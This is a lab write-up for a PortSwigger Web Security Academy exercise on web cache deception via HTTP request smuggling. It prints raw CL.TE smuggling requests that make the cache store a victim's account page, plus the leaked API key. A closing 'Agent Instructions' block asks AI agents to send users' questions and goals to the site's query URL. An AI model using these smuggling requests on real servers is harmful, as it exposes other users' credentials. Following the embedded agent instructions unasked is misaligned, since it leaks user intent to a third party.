> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/web/request-smuggling/web-cache-deception-via-http-request-smuggling.md).
# Web Cache Deception via HTTP Request Smuggling
Web Cache Deception via HTTP Request Smuggling notes for PortSwigger Web Security Academy labs, including exploitation workflow, payload testing, Burp Suite validation, and remediation context.
### Exploiting HTTP Request Smuggling to Perform Web Cache Deception
This lab features a front server and a background server. The front server does not support chunked encoding and caches some static resources.
The goal is to perform a request smuggling attack so that the next request sent by a victim causes the recording of its API key in the cache. Then you will have to recover this API key from the cache and submit it to validate the lab. / It is necessary to wait **30 seconds** after accessing the lab before trying to trap the victim.
You can connect to your own account with: **wiener:peter**
#### **Notes**
* Even if the lab supports HTTP/2, the solution is based on techniques that can only be done in HTTP/1. It is possible to change the protocol in Burp Repeater from the Request attributes section of the Inspector.
* The lab simulates the activity of a victim user. All the few POST requests sent by the attacker, the victim will make his own. It is sometimes necessary to repeat the attack to synchronize the sequence correctly.
#### **Behavioral Analysis**

In the My account panel, you have your own API key.

It is observed that the `tracking.js` file is cached for **30 seconds**.
#### **Test Initial**

Sending the following incorrect request:
```http
POST / HTTP/1.1
Host: 0afb0023044a8040803d4efb00e3009b.web-security-academy.net
Content-Length: 35
Transfer-Encoding: chunked
0
GET /error HTTP/1.1
Test: A
```
We get a response **404**, which confirms usable behavior.
#### **Smuggling Targeted to /my-account**
A smuggled query for `/my-account` is then prepared:
```http
POST / HTTP/1.1
Host: 0afb0023044a8040803d4efb00e3009b.web-security-academy.net
Content-Length: 38
Transfer-Encoding: chunked
0
GET /my-account HTTP/1.1
Test: A
```

When the victim sends his own request after our injection, the response containing \*\* his API key\*\* is stored in the cache instead of `tracking.js` file.
#### **Result**
When you load the cached resource, the administrator's API key will appear:
```
Your API Key is: WiH6ND6YwY5ISnCFYbKbTKFRwFF4VXnk
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/web/request-smuggling/web-cache-deception-via-http-request-smuggling.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.